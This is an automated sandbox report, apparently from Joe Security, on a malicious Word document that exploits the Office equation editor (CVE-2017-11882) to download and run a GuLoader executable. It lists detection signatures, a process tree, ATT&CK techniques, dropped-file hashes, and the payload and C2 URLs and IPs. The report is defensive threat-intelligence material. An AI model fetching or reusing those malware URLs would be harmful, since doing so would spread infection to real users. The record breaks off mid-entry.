ID: 562071
Sample Name: PO-AWE9934.docx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:25:11
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2022


Windows Analysis Report

PO-AWE9934.docx


Overview

General Information

Sample Name:	PO-AWE9934.docx
Analysis ID:	562071
MD5:	41d90bec5e345b..
SHA1:	5a179b748a9523.
SHA256:	76772145ed4ca4..
Tags:	doc docx Invoice
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Office equation editor starts process…
- Sigma detected: Execution from Su…
- Office equation editor drops PE file
- Contains an external reference to an…
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1124 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 3004 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2516 cmdline: "C:\Users\Public\vbc.exe" MD5: 38034F18AF511C3B04B25170735E8B8E)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://www.konutmarket.com/2022file_iz"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.722712672.0000000003690000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits

Sigma detected: File Dropped By EQNEDT32EXE

System Summary

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking

C2 URLs / IPs found in malware configuration

System Summary

Office equation editor drops PE file

Data Obfuscation

Yara detected GuLoader

Persistence and Installation Behavior

Contains an external reference to another file

Boot Survival

Drops PE files to the user root directory


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	Path Interception	1 Access Token Manipulation	1 1 1 Masquerading	OS Credential Dumping	1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Copyright Joe Security LLC 2022

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Access Token Manipulation	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	4 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Timestomp	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Copyright Joe Security LLC 2022



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-AWE9934.docx	27%	Virustotal		Browse
PO-AWE9934.docx	16%	ReversingLabs	Document-Office.Exploit.CVE-2017-0199	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{95D87E15-AC65-4DDD-9F50-9A36A5790D0B}.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\nsv7B0.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsv7B0.tmp\System.dll	0%	ReversingLabs		

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\secur32.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\secur32.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\sxsstore.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\sxsstore.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.konutmarket.com/2022file_iz	0%	Avira URL Cloud	safe	
http://https://onebztip.club/index.php/x	0%	Virustotal		Browse
http://https://onebztip.club/index.php/x	0%	Avira URL Cloud	safe	
http://107.172.93.32/invoice/	0%	Avira URL Cloud	safe	
http://107.172.93.32/invoice/dhl_shp.wbk	100%	Avira URL Cloud	malware	
http://107.172.93.32/309/vbc.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
onebztip.club	66.29.141.207	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://www.konutmarket.com/2022file_iz	true	• Avira URL Cloud: safe	unknown
http://https://onebztip.club/index.php/x	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://107.172.93.32/invoice/dhl_shp.wbk	true	• Avira URL Cloud: malware	unknown
http://107.172.93.32/309/vbc.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_ErrorError	vbc.exe, 00000009.00000002.722216855.000000000040A000.00000004.00000001.01000000.00000003.sdmp, vbc.exe, 00000009.00000000.453547212.000000000040A000.00000008.00000001.01000000.00000003.sdmp, vbc[1].exe.7.dr, vbc.exe.7.dr	false		high
http://107.172.93.32/invoice/	invoice on 107.172.93.32.url.0.dr	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
66.29.141.207	onebztip.club	United States		19538	ADVANTAGECOMUS	true
107.172.93.32	unknown	United States		36352	AS-COLOCROSSINGUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562071
Start date:	28.01.2022
Start time:	11:25:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO-AWE9934.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOCX@4/26@13/2
EGA Information:	• Successful, ratio: 100%

Copyright Joe Security LLC 2022

HDC Information:	• Successful, ratio: 36.7% (good quality ratio 36.1%) • Quality average: 86.8% • Quality standard deviation: 21.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .docx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): mrxdav.sys, dllhost.exe, rundll32.exe, WMIADAP.exe, svchost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:25:38	API Interceptor	55x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.287206114927881

Encrypted:	false
SSDEEP:	48:I3LloRBP5DT1y2OIyh0KOiVIsaDMR4VI+7AYiryZarohBB3+KwB3+KfH:KLloLP91Zyh07iC1izyZadH
MD5:	5F275CD42CC65F4E37A3A7ADB88AC251
SHA1:	43B9A1247FD7E6FEE59C367E4FC23081532ABA59
SHA-256:	4210C10BE3F1C34DCC62419A03A8A940590E4DD89F97ABC53BEC2828F6178A21
SHA-512:	795510CEDAE24F76CF8A30EF7AC7672387BC137820BDA3338AA0B345D10038968A4698DE15C062AB25D467A3FC2639D039ACD210BA088923E218F8A7FDA107E F
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.XM..:D..`..r..S,...X.F...Fa.q.....j3.!..K....;.....<..d...G..... ...A.....E.....x...x...x...x..... ..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{A7237623-5E03-4814-94FE-7F3CA262EA81}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.6710967118676062
Encrypted:	false
SSDEEP:	192:j5aYoopCZ2HcP5WamCnmhPGr23UrCEaKq4BBWumJ7Q4AzUssAU7Q4AzUssAljC72:YYo15YC72RHd2
MD5:	A4CDC0B138A5E1511DF3E9429008CDD3
SHA1:	716967EEC1AFB80ED5BA503A315EEADFFE8B2FD7
SHA-256:	EC711E69BF201B377E3C19DC7B4D2FA752256137A13D2F3C194508456C16DE81
SHA-512:	48701AA941B7ACDD8B1B4A5268CCD1B39D8AF75001F546E4F85ACCC5CFE77D0A746B0112E732FDA95C1D42FE95942F47DDFD32594D32C1B32F8ACDD0EEF0 046
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.....$K....a..S,...X.F...Fa.q.....j....,J.3.T.$.....[+..I.c@..]".\>..S.....W.....x...x...x...x..*..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....5.2A..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.9759175009021157
Encrypted:	false
SSDEEP:	3:yVlgsRlzbXl1liAlVMfRxlR5lk9kjQl8lrL5l276:yPblzbdiAlufRx1Ulw22
MD5:	754474D0362B285A257DA3CC78E1561E
SHA1:	977FF271BBD6ABEF51E15B716B5B530C469BC83F
SHA-256:	97E6055C5B47CDF9279977438E77F0D525FB534D15401D379AF02A927C84F77D
SHA-512:	2BBEBD990FF3463FA95BC7CB4C54AFF57CBD251610246C435D8685F85502D911C47FC1213C57649F1CFED3101D3ED31E878E3A587990B1DC584094B7B121AD A
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.A.7.2.3.7.6.2.3.-.5.E.0.3.-.4.8.1.4.-.9.4.F.E.-.7.F.3.C.A.2.6.2.E.A.8.1.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.2849239899240536
Encrypted:	false
SSDEEP:	96:KzAkL6fsMGQhsvOIZGex5YHCsYmxlyRyH:MS1yG2Gex2iElyR6
MD5:	88BB3CD2F205DF018A2EF2CCC7223EA2
SHA1:	9F483D3CAC60BC4DE3A88DC153921422FB2DBACB

SHA-256:	62F64D4F62C1D488854D8982CE4725C44C07C2B76841F305EDBC99431C8091D1
SHA-512:	C62AD89530B8A54CB7DF0222C2338B264CF4BBCE6FF8623BBB6D643366F6E0A9A949BC5CC07AABB3DD892131A34D56A776E8E711E0E02A9D1BF7EE96FA82A98F
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z....hE.}Ij.{..S,...X.F...Fa.q.....nX....E..}P'.v.....?....h.@..j..-u.A.....E.....x...x...x...x..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{D52C8A6F-38F1-4102-9EE5-ECDCF6278B29}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.22115552027946142
Encrypted:	false
SSDEEP:	96:KNCaKDSlQ8yUEi85fdiDZNE8F9n81Bn81b:2GDSlQtUEiifdiDZNEln8Bn8
MD5:	C40CD17B07A96AC0B5AE50766E6F5F45
SHA1:	2B07017C9BB10656FA25786D65BAA486905D7490
SHA-256:	F1D886D208E7F69F7E6F3B59ABF1199AD473371616041E96E19A9EB5574895DE
SHA-512:	29B781FA6BE17BA725676E1F0FFDBF0CE57C7EF3C0232AAB34932A86F1F81DD50F7E25E7C7818AD7B9E8276E18F33D06BD1CD713254D1A1663DE6FB5869038F
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z....d.F..~....OS,...X.F...Fa.q.....Y]...K..k..2.....eI.[.....P>.....PB.....x...x...x...x.....+..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G...|.u-.u.A...W"U..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.985963527461122
Encrypted:	false
SSDEEP:	3:yVlgsRlzycy5DZUl0iIlcg87877WnE2lZ276:yPblzF0UltIlcg8w7inEg22
MD5:	CCD001632AA30047218E47ACDF456533
SHA1:	F80471D406A31FDE753434CD39B8E075BB88C915
SHA-256:	6840816CA285599813740E838C8A40B7810C798C238647162E9E0C3E83D5919C
SHA-512:	FEC981169A7F8EEBD3FD35317F027B897E2E73887BCD19AF8A3DD8C970F5BAB4CA28F7B612F178C6751D617DA5E6EFCD53404761AB72804DA18FFDE5CEB7CBF0
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.D.5.2.C.8.A.6.F.-.3.8.F.1.-.4.1.0.2.-.9.E.E.5.-.E.C.D.C.F.6.2.7.8.B.2.9.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	166200
Entropy (8bit):	7.481059066220283
Encrypted:	false
SSDEEP:	3072:cbG7N2kDTHUpou0lvStHlquLNLbzKhBvOQsn7DdTAk5RmIdaDm2ghplP:cbE/HUMFSeK+hYQsn7CXIoDyhpl
MD5:	38034F18AF511C3B04B25170735E8B8E
SHA1:	797252E9139D3D46825440335437AD9D538F6B5B
SHA-256:	7BABDD2C7D3752B7B48729110F0AB94DE7CF74C478B7E1EA7A71A468748E70C0
SHA-512:	DA2CE49E148BC8877D391316D785A067083EBDF0884B9389F2E3DB6B71F6E3269FED55D39A1A4557DB1E628316ABF50E520594D8B5A416C7535003F963D7038C

Malicious:	**true**
Reputation:	low
IE Cache URL:	http://107.172.93.32/309/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....f>....@.....t..h..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata..`...`.....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\dhl_shp[1].wbk

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	downloaded
Size (bytes):	18828
Entropy (8bit):	3.979527597870345
Encrypted:	false
SSDEEP:	384:63Vr27NFCKUDap4TQrHi965nRFaI7ny5BEtK3g:63p27NFCKUDap4TQrCKnnT7MBMK3g
MD5:	A6FFA04A3201EE67F8A8AA428B7C8E5D
SHA1:	084018D9CBD532EA01921A7AE39873DFC1F47E57
SHA-256:	3288C730D8FD5995A16BFE2A660A1E0163C8ABF57AFF25B2827AE4693F6B5799
SHA-512:	5C29CF8C0208230A1B559347C68A477CE2264F607B9B7C483A1849569A938DCC019A5A00D56D83885D21F219937D55DBB23C74235EEF7CF0C61EA439F895FE6(
Malicious:	false
Reputation:	low
IE Cache URL:	http://107.172.93.32/invoice/dhl_shp.wbk
Preview:	{\rt.$5<-,(?>3529~)?=@1>!8!2!$-,>2??[*[.!|5#!.5[=:?&.?2(?1|%;)[6#,?_(8;+-`-=,<:?;.!^>$0%?:;)$?~`;6_@%1_,`,?&[./4?'=6!`^~,?0215#[!440'(@:%.+<8406)'&*9??$;,66@(#.?+^?!%?@]*[:`9~;.^4`26)#?15%&</%.1<?@(%?52[(-)_^6???']?!=?4?*~]2'24=|4@?(/?.*67.,/2?>%'59-<*<.5*[:8|6-9>@/2%#1`?2@;|#.9%:?*,>&^(=#8.]0!'_335<!-)?@%6<%$/@4>-[)/8&%|'?2%[2&%&-@]~`[[%]![(9(<[=0^(%=_-=-?::];:.%+1|]?*0+`_!?,.`-!8+5`?5]%#'+)?=[#,%,[_09)<1&+|<<2@86@?/.)..~%0%|@,1`%1.~&%%*~)#$!]/##/6,<8$`$.[:[1,/3%>2(9)4%2%?(4|[:?|.81%0'%[-@..8??18`?0)<72/?:^:6;43/4?+[<?,)?3$6/_6.|%+$9@(9&?@?_!(-2,1$7:|%[^_<?1~,7,>1?'^-?^84?>[|?94[:%;?0??|~30!=?,.=-%|;21>&.$?%?,77..75^.?986.0%)/.@`/%>(:?31|$?24.7[>77#.!._$,#*[/%>#,(9<%7.>!#&!2#_`>9'.`)%[2%5-/-6/[@~?$*!>6..:]'?&!.5.2*8@?*-4$*(?'<$4$8|~%989%45<?).$..]?!]~,.:9?)?0?/,[=8&?(~``_?!=?/(%]:#'64?-%.%?<(]`@<,8|,:=]3:#$09!`.!8|?<!#.).!2,|`.^<^]//~_9509:?~%17>^[7!;???2>;#4(.?.%?~.;?][^%3+1._<?~/=;;`@[3+2.^0-'32_(,`;)0`5+%~!*=97`66'}+,!~/%/:,+|1~?6%.*<'/`?.<1($8)$?_84)>?+[![?9^`;4;~:.,5??&$=%-.?(314

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2DCC5A3.wbk

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	18828
Entropy (8bit):	3.979527597870345
Encrypted:	false
SSDEEP:	384:63Vr27NFCKUDap4TQrHi965nRFaI7ny5BEtK3g:63p27NFCKUDap4TQrCKnnT7MBMK3g
MD5:	A6FFA04A3201EE67F8A8AA428B7C8E5D
SHA1:	084018D9CBD532EA01921A7AE39873DFC1F47E57
SHA-256:	3288C730D8FD5995A16BFE2A660A1E0163C8ABF57AFF25B2827AE4693F6B5799
SHA-512:	5C29CF8C0208230A1B559347C68A477CE2264F607B9B7C483A1849569A938DCC019A5A00D56D83885D21F219937D55DBB23C74235EEF7CF0C61EA439F895FE6(
Malicious:	false
Reputation:	low
Preview:	{\rt.$5<-,(?>3529~)?=@1>!8!2!$-,>2??[*[.!|5#!.5[=:?&.?2(?1|%;)[6#,?_(8;+-`-=,<:?;.!^>$0%?:;)$?~`;6_@%1_,`,?&[./4?'=6!`^~,?0215#[!440'(@:%.+<8406)'&*9??$;,66@(#.?+^?!%?@]*[:`9~;.^4`26)#?15%&</%.1<?@(%?52[(-)_^6???']?!=?4?*~]2'24=|4@?(/?.*67.,/2?>%'59-<*<.5*[:8|6-9>@/2%#1`?2@;|#.9%:?*,>&^(=#8.]0!'_335<!-)?@%6<%$/@4>-[)/8&%|'?2%[2&%&-@]~`[[%]![(9(<[=0^(%=_-=-?::];:.%+1|]?*0+`_!?,.`-!8+5`?5]%#'+)?=[#,%,[_09)<1&+|<<2@86@?/.)..~%0%|@,1`%1.~&%%*~)#$!]/##/6,<8$`$.[:[1,/3%>2(9)4%2%?(4|[:?|.81%0'%[-@..8??18`?0)<72/?:^:6;43/4?+[<?,)?3$6/_6.|%+$9@(9&?@?_!(-2,1$7:|%[^_<?1~,7,>1?'^-?^84?>[|?94[:%;?0??|~30!=?,.=-%|;21>&.$?%?,77..75^.?986.0%)/.@`/%>(:?31|$?24.7[>77#.!._$,#*[/%>#,(9<%7.>!#&!2#_`>9'.`)%[2%5-/-6/[@~?$*!>6..:]'?&!.5.2*8@?*-4$*(?'<$4$8|~%989%45<?).$..]?!]~,.:9?)?0?/,[=8&?(~``_?!=?/(%]:#'64?-%.%?<(]`@<,8|,:=]3:#$09!`.!8|?<!#.).!2,|`.^<^]//~_9509:?~%17>^[7!;???2>;#4(.?.%?~.;?][^%3+1._<?~/=;;`@[3+2.^0-'32_(,`;)0`5+%~!*=97`66'}+,!~/%/:,+|1~?6%.*<'/`?.<1($8)$?_84)>?+[![?9^`;4;~:.,5??&$=%-.?(314

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{95D87E15-AC65-4DDD-9F50-9A36A5790D0B}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	6656
Entropy (8bit):	3.921034693025293
Encrypted:	false
SSDEEP:	48:rXay52Fb1dqh1ranq8I/g2f7CFWlO9qWrEPxCE8VpBX3T14+hq980c:j/UFb14e1jc4OI9EJ85TPhM8
MD5:	6E0BAC500FB6E557667A9D3EEBCF83DB

SHA1:	25653B2CA2C0606B662BB4AEC59AD99AEEE2EDA8
SHA-256:	47038FC43776952C0F9BCFDDE5F83127BC48FCD7AB8DD9CADA365B68E35E28A3
SHA-512:	92FDBBED0756642029C2C7BA1C03ADF39377CE144B466179F1F4136A93E88226F2347B3299F6B549513357C22A78EED080075EC59CC1680F1B8276AF3EE1CFE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{AF71696C-9FFE-4094-80B8-5D87621A22A7}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.4659962479891018
Encrypted:	false
